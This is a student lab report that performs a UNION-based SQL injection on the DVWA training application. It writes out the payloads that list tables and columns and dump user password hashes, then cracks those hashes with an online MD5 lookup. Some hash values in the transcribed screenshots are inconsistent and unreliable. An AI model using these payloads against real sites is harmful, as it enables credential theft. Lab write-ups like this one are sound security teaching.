


Lab-11 Cryptography and Network Security


Name: Tanvi Penumudy (E18CSE187)


Objective: To Perform the SQL Injection attack on Damn Vulnerable Web Application (DVWA)

Entering User ID: 1 redirects to the following screen (first name: admin, surname: admin)




If we enter 1,2,3 it shows error as the table has only 2 columns






Here we can see the database and version




List of all tables




The screenshot shows the DVWA (Damn Vulnerable Web Application) interface for SQL Injection. The left sidebar contains a menu with options like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, and About. The main content area displays the results of a SQL injection attack using the payload: `1' union select 1,table_name from information_schema.tables--`. The output shows a list of tables from the information schema, including admin, ALL_PLUGINS, APPLICABLE_ROLES, CHARACTER_SETS, CHECK_CONSTRAINTS, COLLATIONS, COLLATION_CHARACTER_SET_APPLICABILITY, and COLUMNS.

Let us select our target table out of these tables – i.e. 'user' (Converting it into decimal values)



The screenshot shows the Cryptii tool interface for converting text to decimal code points. The input text is 'users'. The output shows the decimal code points: 117 115 101 114 115. The tool also provides a dropdown menu for selecting the format (Unicode notation, Decimal, Hexadecimal, Binary, Octal, NCR (Decimal), NCR (Hexadecimal)) and a button to encode the text.


These are the columns in our 'user table'



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface for the SQL Injection vulnerability. The left sidebar contains a navigation menu with options like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, and About. The main content area is titled "Vulnerability: SQL Injection" and features a "User ID:" input field and a "Submit" button. Below the input field, the output of the SQL query is displayed in red text. The query is a union select statement that retrieves column names from the information_schema.columns table. The output shows the results of the query, including the first name and surname of the user.

```
ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--  
First name: admin  
Surname: admin  
ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--  
First name: 1  
Surname: user_id  
ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--  
First name: 1  
Surname: first_name  
ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--  
First name: 1  
Surname: last_name  
ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--  
First name: 1  
Surname: user  
ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--  
First name: 1  
Surname: password  
ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--  
First name: 1  
Surname: avatar  
ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--  
First name: 1  
Surname: last_login  
ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
```

Let's now see the password column, let's select a password here (it is in MD5 hash format), let us decrypt it using an online MD5 hash decrypter



The screenshot shows the DVWA interface for the SQL Injection vulnerability. The left sidebar is the same as in the previous screenshot. The main content area is titled "Vulnerability: SQL Injection" and features a "User ID:" input field and a "Submit" button. Below the input field, the output of the SQL query is displayed in red text. The query is a union select statement that retrieves user passwords from the users table. The output shows the results of the query, including the first name and surname of the user.

```
ID: 1' union select user,password from users--  
First name: admin  
Surname: admin  
ID: 1' union select user,password from users--  
First name: admin  
Surname: 5f4dc3b5aa765d61d8327deb882cf99  
ID: 1' union select user,password from users--  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
ID: 1' union select user,password from users--  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
ID: 1' union select user,password from users--  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
ID: 1' union select user,password from users--  
First name: smithy  
Surname: 5f4dc3b5aa765d61d8327deb882cf99
```

Below the output, there is a "More Information" section with a list of links:

- <https://www.securiteam.com/securityreviews/SDP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection

After decrypting the MD5 hash corresponding to the user (with the first name: admin), we get the decrypted password as password

The screenshot shows the md5shashing.net website interface. The browser's address bar displays the URL: `md5shashing.net/hash/md5/5f4dcc3b5aa765d61d8327deb882cf99`. The page features a sidebar with navigation links such as 'HASH / UNHASH', 'SEARCH', 'RECENT HASHES LIST', 'HASH TYPE IDENTIFIER', 'CRYPTOGRAPHY Q&A', 'ANONYMOUS EMAIL', 'ANONYMOUS CRYPTO CHAT', 'OPEN CRYPTOGRAPHY CHAT', 'DATA CRYPTER', 'TEXT DEBUG PLAYGROUND', 'PASSWORD GENERATOR', and 'MY SETTINGS'. The main content area includes a 'Privacy friendly web analytics' banner, a 'Tools:' section, and a 'Md5 hash digest' box containing the hash `5f4dcc3b5aa765d61d8327deb882cf99` with a 'Copy Hash' button. To the right, an 'Md5 digest unhashed, decoded, decrypted, reversed value:' box displays the result `password` with a 'Copy Value' button and a 'Blame this record' link. Below these, there are links for 'SEO for Meteor.js' and 'Learn CSS'. A table lists various hash types: Md2, Md4, Md5, and Sha1, each with its corresponding hash value. At the bottom, a red banner contains a disclaimer and an 'I Agree' button.

Hash Type	Hash Value
Md2	f03881a88c6e39135f0ecc68efd608b9
Md4	8a9d093f14f0701df17732b2bb182c74
Md5	5f4dcc3b5aa765d61d8327deb882cf99
Sha1	5baa61e4c9b93f3f0682250b6cf831b7ee68fd9

Hence SQL Injection in DVWA successfully performed!

Cracking other passwords:

First name: gordonb; password: abc123

The screenshot shows the md5shashing.net website interface. The browser's address bar displays the URL: `md5shashing.net/hash/md5/e99a18c428cb38d5f260853678922e03`. The page layout is similar to the previous screenshot, with a sidebar and a main content area. The 'Md5 hash digest' box now contains the hash `e99a18c428cb38d5f260853678922e03` with a 'Copy Hash' button. The 'Md5 digest unhashed, decoded, decrypted, reversed value:' box displays the result `abc123` with a 'Copy Value' button and a 'Blame this record' link. Below these, there are links for 'SEO for Vue.js' and 'Anonymous disposable emails'. A table lists various hash types: Md2, Md4, Md5, and Sha1, each with its corresponding hash value. At the bottom, a red banner contains a disclaimer and an 'I Agree' button.

Hash Type	Hash Value
Md2	e2cc4f546930ce0fcbce1246159cbb79
Md4	0ceb1fd260c35bd50005341532748de6
Md5	e99a18c428cb38d5f260853678922e03
Sha1	6367c48dd193d56ea7b0baad25b19455e529f5ee

First name: 1337; password: charley

The screenshot shows the md5shashing.net website interface. The browser's address bar displays the URL: `md5shashing.net/hash/md5/8d3533d75ae2c3966d7e0d4fcc69216b`. The page features a left sidebar with navigation links: HASH / UNHASH, SEARCH, RECENT HASHES LIST, HASH TYPE IDENTIFIER, CRYPTOGRAPHY Q&A, ANONYMOUS EMAIL, ANONYMOUS CRYPTO CHAT, OPEN CRYPTOGRAPHY CHAT, DATA CRYPTER, TEXT DEBUG PLAYGROUND, PASSWORD GENERATOR, and MY SETTINGS. The main content area includes a top banner for 'SEO for React.js', a 'Md5 hash digest' section with the value '8d3533d75ae2c3966d7e0d4fcc69216b' and a 'Copy Hash' button, and a 'Md5 digest unhashed, decoded, decrypted, reversed value:' section showing 'charley' with a 'Copy Value' button and a 'Blame this record' link. Below these are 'Website Monitoring' sections. A table lists various hashes: Md2 (db75534c1c049e978ed1ca824a88781), Md4 (18d0efe8d9c116a0ce7acfa1b454f20e), Md5 (8d3533d75ae2c3966d7e0d4fcc69216b), and Sha1 (a2702b31297a8bea4230cb2ebc954564264fd4b7). At the bottom, a red banner contains a disclaimer and an 'I Agree' button. The Windows taskbar at the bottom shows the time as 04:33 PM on 20-11-2020.

SEO for React.js
Stop wasting time on SSR, enable SEO in under 10 mins

Md5 hash digest
8d3533d75ae2c3966d7e0d4fcc69216b
Copy Hash

Md5 digest unhashed, decoded, decrypted, reversed value:
charley
Copy Value
Blame this record

Website Monitoring
Be the first to know when a website is down

Website Monitoring
Be the first to know when a website is down

	Md5: 8d3533d75ae2c3966d7e0d4fcc69216b
Md2	db75534c1c049e978ed1ca824a88781
Md4	18d0efe8d9c116a0ce7acfa1b454f20e
Md5	8d3533d75ae2c3966d7e0d4fcc69216b
Sha1	a2702b31297a8bea4230cb2ebc954564264fd4b7

In order to use this site, please [read and agree Policy, Terms & Conditions and User Agreement](#) by clicking on 'I Agree' button, otherwise you must not use this website

I Agree

First name: pablo; password: letmein

The screenshot shows the md5shashing.net website interface. The browser's address bar displays the URL: `md5shashing.net/hash/md5/0d107d09f5bbe40cade3de5c71e9e9b7`. The page features a left sidebar with navigation links: HASH / UNHASH, SEARCH, RECENT HASHES LIST, HASH TYPE IDENTIFIER, CRYPTOGRAPHY Q&A, ANONYMOUS EMAIL, ANONYMOUS CRYPTO CHAT, OPEN CRYPTOGRAPHY CHAT, DATA CRYPTER, TEXT DEBUG PLAYGROUND, PASSWORD GENERATOR, and MY SETTINGS. The main content area includes a top banner for 'SEO friendly Meteor.js', a 'Md5 hash digest' section with the value '0d107d09f5bbe40cade3de5c71e9e9b7' and a 'Copy Hash' button, and a 'Md5 digest unhashed, decoded, decrypted, reversed value:' section showing 'letmein' with a 'Copy Value' button and a 'Blame this record' link. Below these are 'SNMP Monitoring' and 'SEO for Meteor.js' sections. A table lists various hashes: Md2 (11f225d2c77a99c2e8408e78002a9352), Md4 (4c9424eb3895d1a8de7e3afa150dceb3), Md5 (0d107d09f5bbe40cade3de5c71e9e9b7), and Sha1 (b7a875fc1ea228b9061041b7cecbdb3c52ab3ce3). At the bottom, a red banner contains a disclaimer and an 'I Agree' button. The Windows taskbar at the bottom shows the time as 04:34 PM on 20-11-2020.

SEO friendly Meteor.js
enable SEO without changes in a code!

Md5 hash digest
0d107d09f5bbe40cade3de5c71e9e9b7
Copy Hash

Md5 digest unhashed, decoded, decrypted, reversed value:
letmein
Copy Value
Blame this record

SNMP Monitoring
For Linux servers

SEO for Meteor.js
Stop wasting time on SSR, enable SEO in under 10 mins

	Md5: 0d107d09f5bbe40cade3de5c71e9e9b7
Md2	11f225d2c77a99c2e8408e78002a9352
Md4	4c9424eb3895d1a8de7e3afa150dceb3
Md5	0d107d09f5bbe40cade3de5c71e9e9b7
Sha1	b7a875fc1ea228b9061041b7cecbdb3c52ab3ce3

In order to use this site, please [read and agree Policy, Terms & Conditions and User Agreement](#) by clicking on 'I Agree' button, otherwise you must not use this website

I Agree

Vulnerability: SQL Injection - Dam... x Microsoft Teams x Hash md5: 5f4dcc3b5aa765d61d8327deb882cf99 x

md5hashing.net/hash/md5/5f4dcc3b5aa765d61d8327deb882cf99

Grab n' go CSS editor
Visual editor for learning and quick CSS mocking

Md5 hash digest

5f4dcc3b5aa765d61d8327deb882cf99

Copy Hash

Md5 digest unhashed, decoded, decrypted, reversed value:

password

Copy Value

Blame this record

Learn CSS while playing
Visual editor for learning and quick CSS mocking

Pre-rendering
is like SSR with no need of coding

Md5: 5f4dcc3b5aa765d61d8327deb882cf99

Md2	f03861a88c6e39135f8ecc60efd609b9
Md4	8a9d093f14f8701df17732b2bc182c74
Md5	5f4dcc3b5aa765d61d8327deb882cf99
Sha1	5baa61e4c9b93f3f068225b6c6f831b7ee68fd8

In order to use this site, please read and agree [Policy Terms & Conditions](#) and [User Agreement](#) by clicking on "I Agree" button, otherwise you must not use this website

I Agree